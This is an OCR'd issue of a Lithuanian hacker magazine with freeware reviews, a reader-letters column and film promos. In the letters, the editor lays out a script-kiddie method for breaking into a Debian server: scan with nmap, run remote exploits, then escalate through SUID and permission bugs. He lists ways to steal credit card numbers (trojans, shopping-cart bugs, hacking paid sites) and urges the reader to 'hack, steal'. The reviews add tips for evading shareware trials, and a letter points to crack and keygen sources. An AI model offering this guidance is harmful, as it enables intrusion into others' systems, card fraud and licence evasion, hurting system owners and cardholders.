Su "RegSnap" aš darau registro, failų *win.ini*, *system.ini*, *autoexec.bat* bei *config.sys*, taip pat katalogų *\Windows* ir *\Windows\System* failų sąrašų atsargines kopijas iki ir po įtartinos programos paleidimo, o paskui kopijas palyginu. Tiksliau sakant, jas palygina "RegSnap" ir pateikia man ataskaitą apie rastus skirtumus. Iš šios ataskaitos iškart paaiškėja, kaip ir kur pasislepia mano sistemoje eilinis testuojamas trojanas arba "*exe* failas su nuotraukom", atsiųstas man paštu. Naudinga programa, ar ne? Ypač jei žinai, kad "RegSnap" galima naudoti ir kitiems, taikesniems tikslams. Pavyzdžiui, ši programa puikiai gaudo "uodegas", kurias palieka sistemoje *shareware* programos, kad pabandymo laikotarpiui pasibaigus, tu negalėtum suinstaliuoti jų iš naujo. Su "RegSnap" galėsi tokias vietas rasti ir ištrinti, o paskui vėl instaliuot *šarovarus*.



Starter v 5.3.4.2102


Windows 9x/NT4/2k
Size: 378 Kb
Freeware
http://codestuff.virtualave.net

Puiki pagalbinė programėlė, padedanti man valdyti linksmą programų, norinčių startuoti kartu su "Windows", šeimą. "Starter" padeda rasti atsakymus į klausimus: "kodėl OS stabdo ir burzgia vinčų kaip nėščia musė?", "kaip panaudojama atmintis?" ir svarbiausia "kaip išeina, kad kai aš naudojuosi internetu, kažkas naudojasi manimi?" Informaciją apie startuojančias programas "Starter" ima iš registro, katalogo "StartUp" ir failo *Win.ini*. O anuliuoti kokios nors programos leidimą į automatinį startą yra taip pat lengva, kaip iš vaiko atimti saldainį. Taip pat ši programa pravers žmonėms, kurie iki šiol mano, kad failas *internat.exe* turi kažką bendra su internetu. Tam šioje programoje yra funkcija "File Properties". Ji teikia šiokios tokios papildomos informacijos apie failus, dėl kurių vartotojas "nėra tikras". Pažengusius pipirus "Starter" pradžiugins užduočių *menedžeriu*, kuris, nors ir nesiekia "TaskInfo 2000" lygio (www.iarsn.com), bet vis dėlto puikiai susitvarko su paprastom užduotim, pavyzdžiui, parodo visą užduočių sąrašą arba baigia nereikalingos programos darbą.

Aire Freshener v 2.0

Windows 9x/NT4/2k
Size: 13858 Kb
Freeware
http://www.xknows.bos.ru/aire

Niekas nesiskundžia, kad sisteminio bloko komponentai veikia per garsiai, kai žaidžia "Diablo". Kitas reikalas yra tada, kai žmogus prisėda prie kompo dirbti, nieko neišeina, žmogus pradeda nervintis ir būtent tada pastebi, kad jo aušintuvas yra labai bjaurus, o kietasis diskas veikia pernelyg garsiai. Kadangi žmonės dabar nekantrūs, tai atsiranda labai daug straipsnių "Kaip padaryti savo "pisiušką" tylesnę?" Laimei, manęs ši problema nejaudina: prieš metus radau Tinkle programą "Aire Freshener", ir dabar paleidžiu ją kiekvieną kartą, kai atsiranda negerų jausmų savo kompui. Ši programa – geras atpalaiduotojas. Ji formuoja aplink tave malonų garso pasaulį pasirinkta tema (norėsi – lietus jūros pakrantėje, norėsi – laužas miške). O savo kompo tu tiesiog negirdėsi ir jį pamirši. Na, o siekdama išvengti nemalonių monotoniškų to paties garso pasikartojimų "Aire Freshener" kiekvieną "temą" konstruoja iš daugelio garsų. Tuo ir paaiškinamas distribucijos dydis, nes jame yra per trisdešimt kokybiškų garso temų.



Quick Folders v 1.0.1

Windows 9x/NT4
Size: 20 Kb
Freeware
http://www.simtel.net/pub/simtelnet/win95/fileutl/qfold101.zip

"Quick Folders" į standartinius dialoginius langus "Open"/"Save" įstato savo mygtuką (žaibas ant snukio), kuris leidžia prieiti prie katalogų, panaudotų atidarant ir saugojant failus per šiuos dialogus. Sąrašas pateiktas meniu pavidalu, ir pasirinkęs punktą tu pereini į atitinkamą katalogą. Tai labai patogu. Tarkime, aš su "GetRight" noriu išsaugoti kokį nors failą diske, tai per standartinį dialogą nurodau kelią iki reikiamo katalogo. O paskui, pavyzdžiui, kai reikia išsaugoti į tą patį katalogą *web* puslapį su programos aprašymu, jau nereikės kartoti tos pačios katalogo paieškos operacijos – "QuickFolders" pats prisimins kelią.

Isleuthhound v2.21

Windows 95/98
Size: 1100 кб
Freeware
http://www.isleuthhound.com/ru

Per dvejus metus, kuriuos dirbu "H.", aš parašiau tiek tekstų, kad jų turbūt užtektų 400 puslapių storio knygai. Kartu gaunu daug laiškų, o norėdamas atsakyti turiu perbėgti akimis savo literatūrinį palikimą ieškodamas aprašymo arba nuorodos. Ar esi bandęs surasti eilutę storoje knygoje? Tai nėra paprasta, net jei ir žinai, kuriame skyriuje tai yra. Man skųstis nereikia, nes šį darbą mano kompe atlieka minėta programa. Į bet kurią užklausą programa atsako labai greitai, nes ji periodiškai indeksuoja visus mano dokumentus.


Be to, programa pati moka keisti galūnes, veiksmažodžių formas ir t.t. Nemokama programos versija veikia tik su failais formato **.doc* ir **.txt*. Kadangi mano straipsniai parašyti "Word", tai manęs tai nejaudina, tuo labiau kad mano web archyvą kankina kita puiki programa "AVSearch" (www.avt.newmail.ru).



BackUp 32 v1.6

Windows 9x/NT4/2K
Size: 1097 Kb
Freeware
http://smallutils.narod.ru

Manoma, kad paprastas vartotojas niekad nežiūrėjo rimtai į atsarginio kopijavimo klausimus, kol neprarado svarbių programų arba dokumentų. Antra vertus, kolega, jei skaitai mūsų žurnalą, tai tu tikrai jau nebe paprastas vartotojas. Todėl aš nepasakosiu, kam reikia atsarginių kopijų, o iškart pereisiu prie programos, kuri leidžia labai lengvai padaryti laiškų, ICQ žinučių, saito duomenų bazės *backupą*. Ji vadinama "BackUp 32". Ši programa gali archyvuoti duomenis ir į kietąjį diską, ir į nešiojamas laikmenas. Aišku, kad rezervuojami duomenys suspaudžiami (paprastai ZIP, nors gali būti ir kitų archyvavimo algoritmų), o archyvui priskiriamas pavadinimas, kuriame nurodoma data. Lanksti konfigūracija, galimybė naudoti šablonus, įtraukti, pašalinti failus ir kitos, reikalingos tokio tipo *utilitoms* "BackUp 32" programoje irgi yra. Todėl vieną dieną nutariau nelaukti, kol virusas ar kažkas dar sugriaus mano sistemą, ir tapau "BackUp 32" vartotoju. Dar nė karto nesigailėjau :).



"JO-MUILAS"

Hi. Čia, kaip visada, galėsi paskaityti atsakymus į laiškus, kuriuos mes gauname iš jūsų. Jei nori užduoti klausimą, išsakyti savo nuomonę kokiu nors klausimu arba tiesiog pakritikuoti, gali drąsiai rašyti el. paštu *faq@hacker.lt* arba *mail@hacker.lt*. Įdomiausi, juokingiausi ir kvailiausi laiškai pateks į šį žurnalo skyrių. Važiuojam.

LAIŠKAS #1
From: Darius <dariuspovilaitis@takas.lt>

Hi,
tai va, jei galite tai pasakykite kokiu nors Interneto www puslapiu hack tematika, kuriuose as galeciau rasti NT, Unix silpnas vietas gal dar zinote puslapiu kuiuose as galeciau pasiskaityti ir ismokti tinkamai pasinaudoti tomis klaidomis.

Haja, Dariau.
Internete yra labai daug informacinių resursų hack tema (ne tik *www*, yra ir USENET konfos, FTP *sites*, BBS per *telnetą*). Reikia tik užeiti į "Altavista" ir užklausoje nurodyti "+hack +hackers +hacking". *Searčo* rezultatas bus vos ne ilgesnis kaip "sex" užklausa :). Žinoma, mėšlo ten bus 90 proc. BTW, kol kas nesu matęs hack saitų, kur būtų viskas paaiškinta taip, kad kiekvienas žmogus "iš šono" perskaitęs tam tikrą tekstuką galėtų pavaryti ką nors daugmaž rimto. Žinoma, gal ir yra tokių saitų, kur aiškinama, kaip pavyzdžiui, sukompiliuoti eksploitą ir po to juo pasinaudot, tačiau dažniausiai jų autoriai patys neseniai sužinojo, kaip tai daroma, arba tiesiog nurašė nuo kitų tokių pat "haksorių". Išvis žodis "hack" dabar jau vartojamas kur tik įmanoma, ir daugumа žmonių jau nebesupranta jo pradinės prasmės. Artimiausias žodžio "hack" ekvivalentas yra "security". Įdomiausi "hack" tematikos saitai yra skirti būtent saugumo specialistams, tinklų administratoriams bei visiems besidomintiems IT saugumu. Mano nuomone, geriausiausi iš jų yra *www.securityfocus.com*, *www.securiteam.com*, *packetstorm.securify.com*, *www.insecure.org*. Šiuose saituose galima surasti paskutiniuosius pažeidžiamumus (su fixais), eksploitus, IT saugumo naujienas, bugtraq maillisto archyvą. Be to, ten yra daug linkų į kitus panašaus pobūdžio saitus. O kad pasinaudotum pažeidžiamumais, jau reikia turėti tam tikrų sričių žinių bazę (na, UNIX, NT ir t. t.). UNIX ir NT supratimas yra atskiras dalykas nuo hako, todėl prieš laužant sistemą reikia mokėti su ja dirbti (kam vogti automobilį, jei nemoki vairuoti :). Taigi patarčiau perskaityti "UNIX Red Book", "Interface and implementation of 4.4BSD system", "TCP/IP networks", "Inside WindowsNT" ir daug kitų puikių knygų.

Cya.

LAIŠKAS #2
From: "Vitalis" <Vitalisp@yahoo.com>

Heil,
rasau trumpai, drutai ;-):
Reikia nulausti Debian GNU/Linux 2.2 Telnet gw logina ir psw. Kokia programke tai galima butu padaryti? Cia jau ne Windozu serveris, kur galima su paprastu Cainu praleisti, ar ten kokiu 8 bitu koderiu ...
Aciu uz bent minti ;-)

Salam, Vitalis.
Pirmiausia eilutės "Debian GNU/Linux 2.2" visiškai neužtenka, kad bent jau apytiksliai pasakyčiau, kaip nulaužti tą "Debianą" (ateik į kompiuterinę firmą ir paklausk "kaip pataisyti "Pentium MMX?" - ar jie sugebės tau padėt? :). O "programkių" būna tik tiems "vindoze serveriams" (nesuderinami žodžiai :). Dėl informacijos trūkumo galiu patarti tik standartinę "scriptkiddie" strategiją (žinoma, skirta ne vindozei): su *nmapu* sužinok, kokie servisai paleisti tame kompe, nuvaryk į vieną iš paminėtų aukščiau saitų ir surask nutolusius (*remote*) eksploitus (jei tokių yra) šiems servisams, sukompiliuok, paleisk ir "follow da instructionz". Jei tau pasiseks (*imean* adminas yra lama, žalias ar tinginys :), pateksi vidun, tada reikia jau žiurėti į programų skyles ir ieškoti *lokalių* eksploitų, *bugovų* SUID programų, sisteminių failų su neteisingai nustatytais "permissions". O jei nepasiseks (adminas žino pagrindines UNIX komandas :) - "ablomas".

Bai.

LAIŠKAS #3.
From: mr <mariusn@operamail.com>

Sveikas,
Nutariau jums parasyti laiska po paskutinio jusu zurnalo numerio pasirodymo (Nr. 2/10/). Man patiko straipsnis "Pavojingas zaidimas-kardingas". Jus cia rasote kaip geriau isleisti nusvilptos cc pinigus, bet nepasakote kaip nusvilpti tos cc numeri (ne vienam numeryje dar to nerasete - tai galetu buti gera tema naujam straipsniui). Noreciau paklaisti keleta budu kaip nusvilpti cc numeri ir parasykite kur rasti naujausios informacijos apie cc hakinima.
Atsakykite kuo skubiau.

Su pagarba Marius.

Sveikas, Mariau.
Man ateina labai daug laiškų su prašymais atsiųsti KK numerių (žinoma, aš tokiais dalykais neužsiimu :). Kas yra CC#? Tai vertinga informacija, kuri saugoma tam tikrose vietose. Vartotojai gali saugoti CC# duomenis (savo arba pavogtus :) savo kompuose, serveriai saugo CC#, kurie buvo panaudoti apmokėjimams. Taigi sistema aiški: vieni moka kitiems naudodami CC#. Vadinasi, gauti galima arba iš vienų, arba iš kitų. Pirmiems galima įkišti trojaną, antriems nusispjaut į juos, jiems reikia ieškoti *bugų* (tokių, kaip *Cart32* :). Išeina, kad gauti KK galima iš pirmų rankų (labai retai išeina), iš antrų (vogti iš vagių), užsiminėti RIPinimui (apgaudinėti traderius/karderius), atidaryti mokamą saitą (daug niuansų) arba laužti mokamus saitus (plačiausiai taikomas metodas :). Tu, Mariau, ir visi kiti pradedantieji karderiai, žinoma, norėtų, kad žurnale būtų atskiras puslapis su KK sąrašais :). Nesvajok. Laužk, vok, daryk, ką nori. Tik perspėju tave: įmanomas toks atvejis, kad tave pasodins ir/arba nubaus. Spręsk pats. O kitame numeryje parašysiu straipsniuką apie kardingą, kur pasistengsiu šiek tiek paaiškinti kardingą.

Iki.

LAIŠKAS #4
From: X-Ray <xray@labasfm.lt>

Hi! Kaip skanuojant portus, pagal atvirus portus suzinoti: kokia operacine sistema, kam skirtas kompas ir t.t. Kokie portu kodai ka reiskia(windows).Jei gali parasyk daugiau apie portus arba nurodyk kur galiu gauti informacijos(lietuviskos)apei juos.
Is anksto dekoju.

Hilow, IKSRay.
Iškart pereisiu prie reikalo. Iš atidarytų *portų* sąrašo galima sužinoti (nors kartais ir negalima), kokie servisai yra paleisti mašinoje. Kiekvienas *porto* numeris rezervuotas tam tikram servisui (vindozėje servisų sąrašas yra *c:\windows\services*). Nustatyti OS galima arba pasinaudojus *nmap* (*www.inse-*

Į laiškus, kaip visada, atsakė oFFsPrInG (offspring@hacker.lt)

cure.org/nmap) su opcija -O (jai reikia *root* teisių), arba pasinaudojus savo mąstykle ir žiniomis. Pavyzdžiui: jei atidarytas tik 139 *portas* ("NetBIOS"), vadinasi, yra daug šansų, kad tai vindozė; jei atidarytas 21 *portas* (*ftp*) ir FTP *demono* versija yra *wu-ftpd 2.6.0*, tai greičiausiai turim reikalų su LINUX, ne naujausiu, bet ir ne seniausiu. Jei paleistas HTTPd, galima nustatyti sistemą pasinaudojus "Netcraft" (*www.netcraft.com/whats*). Bet vis vien, jei adminas būtų šiek tiek protingesnis, paslėptų versiją arba sukonfigūruotų, kad servas meluotų savo versiją (neva "IIS v6.0 running on IRIX v6.1" ("RedHat") :). BTW, tas "services" failas gana nedidelis, visą *portų* sąrašą galima gauti RI7S saite (*ri7s.cjb.net*) arba peržiūrėti *nmap-services* failą (kopiją padėjau į *www.hacker.lt*, pavadinimu "arxyva").

Sėkmės!

KVAILIAUSIAS NUMERIO LAIŠKAS



From: "MD JAM" <File.Man@takas.lt>
Hi oFFsPrInG ir Visi Kiti,

Man reikia kelio nulauzti mirco ir flašo registracyja gal galit p@sakyt k@ip! Ir dar kur galiu rasti krediktu numeriu ir ju duomenu.(Visa - Aldirdas Sikpuodis 1952 m gimimo ir t.t) Reikia biski fanes apsipirkt! Atsiuskit man creditkiu numeriu ar bent kur ju rast!Ar programos kurios man reikia vienu zodziu reikia visko kas duotu pinigu! Ir padekit su Flaš ir Mircu.

H4j4 dA FiL3M3n!

Yo! mIRC and Flash! Yo! Žinoma, aš galiu p@sakyt k@ip! Reikia tik perrašyti mIRC su Flašu arba Flaš su mIRC (nėra skirtumo :), tada galėsi naudoti mIRC *web* dizainui, o Flašą kaip IRC klientą - va, tai tikrai bus kietai! Yra ir kitas būdas: gali bandyti atspėti registracijos kodą (tik žiūrėk, nepasenk, kol atspėsi). Dar gali pabandyt surasti kur nors *DALnete* vieną tokį dėdę - Khaled Mardam-Bey - kažkur girdėjau, kad jis labai gerai žino, kaip laužti mIRC registraciją :). O jei ir jis nepadės, tada gali drąsiai keliaut į *astalavista.box.lt* ir ieškoti krakų, keigenų ir serialų. Tarp jų kartais gali surasti ir "kreditkių" numerių (dažniausiai Nr. 1, Nr. 2 ir Nr. 3). Na, dėl Aldirdo Sikpuodžio (kuris gimęs 1952 metais - pirmą kartą girdžiu, kad gimimo metai būtų rašomi ant CC# :) nieko pasakyti negaliu, jis turbūt jau apsipirko ir sėdi sau ramiai kur nors VGR-PDK. Taigi, sorry, teks tau apsipirkinėti už savo pinigėlius, nieko aš tau nesiųsiu (pasakyti, kur jų yra labai daug, tai galiu - neseniai skaičiau, jog iš *www.bibliofind.com* kakeriai pavogė 96000 KK - bet kaip juos iš ten ištraukti, tai jau tavo galvos skausmas ;). Hehe, o tu manai, kad aš siunčiu visiems CC# pagal užsakymus? :) Yo, "reikia apsipirkti", o pinigėlių lyg ir nėra. O grynieji tiks? *Gal Western Union? Need help - call 911* (arba 01, 02, 03 :).

Bajubai :)

"SALDŽIOS NUODĖMĖS"

("Sugar&Spice")





NEW LINE CINEMA 2001 m.
KOMEDIJA Trukmė: 80 min

Rež: FRANCINE McDOUGALL ("SLAP HER", 'SHE'S FRENCH")
Prod.: WENDY FINERMAN ("STEPMOM", "THE FAN")
Vaidina: MARLA SOKOLOFF.........Lisa (*"I'll be You", "The Climb"*), MARLEY SHELTON......Diane Weston (*"Viengungis"*), MELISSA GEORGE......Cleo (*"Tamsos miestas", TV serialas "Be namų negerai"*), MENA SUVARI.......Kansas (*"Amerikos grožybės", "American Pie"*), RACHEL BLANCHARD.......Hannah, JAMES MARSDEN (*"Disturbing Behaviour"*)

Netikėkite, kad cukrus visuomet saldus...Netikėkite, kad visuomet tiesa yra tai, ką mūsų akys mato...Kartais ir saldus gali tapti aitriu...
KODĖL POPULIARIAUSIOS ir GRAŽIAUSIOS MOKYKLOS MERGINOS PRIVALO UŽSIDĖTI KAUKES?...SMALSU? PAŽIŪRĖKIT FILMĄ...


"Sugar and Spice" – tai filmas apie penkias žavias jaunutes merginas, šokėjas, kaitinančias publiką sporto varžybų pertraukų metu. Per ilgą laiką praleistą drauge, jos tarytum tikros seserys. Kai vieną iš jų ištinka bėda, likusios neabejoja, kad reikia gelbėti draugę. Gražuolė Diana įsimyli Džeką Bartlettą (akt. JAMES MARSDEN iš "Iksmenų"). Neilgai trukus porelė sumaino aukso žiedus, o jaunutė Diana tampa nėščia daug anksčiau, nei ji to būtų norėjusi. Kaip ir reikėjo tikėtis, merginos tėveliai nesutinka padėti jaunai šeimai. Nepaisant to, kad Džekas randa darbą vietinėje vaizdajuosčių parduotuvėje, tokių kuklių lėšų pragyvenimui, o juolab kūdikio išlaikymui, aiškiai nepakaks...Būsimajam Dianos vaikeliui reikia visko, kas geriausia, todėl merginos sugalvoja stulbinantį planą apsirūpinti pinigėliais. Nereikia būti genijumi, kad suprastum, jog šokėjos nusprendžia apiplėšti vietinį banko skyrių. Bet apiplėšimas suorganizuojamas taip, kad net visko mačiusiems policininkams tai padaro įspūdį. Akrobatiniai triukai, kurių merginos tiek ilgai mokėsi ir kurie būdavo reikalingi tik aptingusiems sporto sirgaliams išjudinti, pagaliau atnešė realios, apčiuopiamos naudos...Pažiūrėkite filmą ir tuo įsitikinsite!

"Saldžios nuodėmės" – komedija jaunimui, kurią nori nenori visi lygins su filmuku "Jaunos ir karštos", tik čia kur kas daugiau veiksmo ir dar įspūdingesnių šokio elementų.

ŽIŪRĖKITE KINUOSE

GARSŲ PASAULIO ĮRAŠAI

PRISTATO NAUJAUSIAS VAIZDAJUOSTES



"ČARLIO ANGELAI"

("Charlies angels")

Rež.: McG
Vaidina: DREW BARRYMORE, CAMERON DIAZ, LUCY LIU
Nuotykių komedija

Jas galima vadinti Džeimso Bondo moteriškomis versijomis. Natali, Dilan, Aleks – Čarlio Tausendo detektyvų agentūroje žaismingai ir efektingai atlieka pačias pavojingiausias ir, atrodytų, neįmanomas misijas. Dabar jų tikslas – išsiaiškinti, kas ir kodėl pagrobė galingos kompanijos bosą bei naujausią jo atradimą.

Stilingas, autoironiškas filmas, kuriame išradingai "apžaidžiamos" superkovinių filmų klišės. Geras veiksmo filmas su geru humoru ir tikromis kino žvaigždėmis, vienas populiariausių filmų pasaulyje.



"VAGIŠIAI"

"Snatch"

Rež.: GUY RITCHIE
Vaidina: BRADAS PITTAS, EWENAS BREMNERIS, VINNIE JONESAS
Kriminalinė komedija

Tai sugrįžimas į kriminalinį pogrindinių šunų kovų ir bokso varžybų, nevykėlių gangsterių, deimantų vagišių ir čigonų pasaulį, pažįstamą iš pirmosios režisieriaus juostos "Lok, stauk arba šauk". Pagrindinis filmo personažas – čigonas Mikis, kuris žiauriai atkeršija mafijpzams už savo mylimos mamos žūtį.

Gerai "užsukta", įdomi, bet amorali situacijų komedija. Vien Brado Pitto akcentas ko vertas!

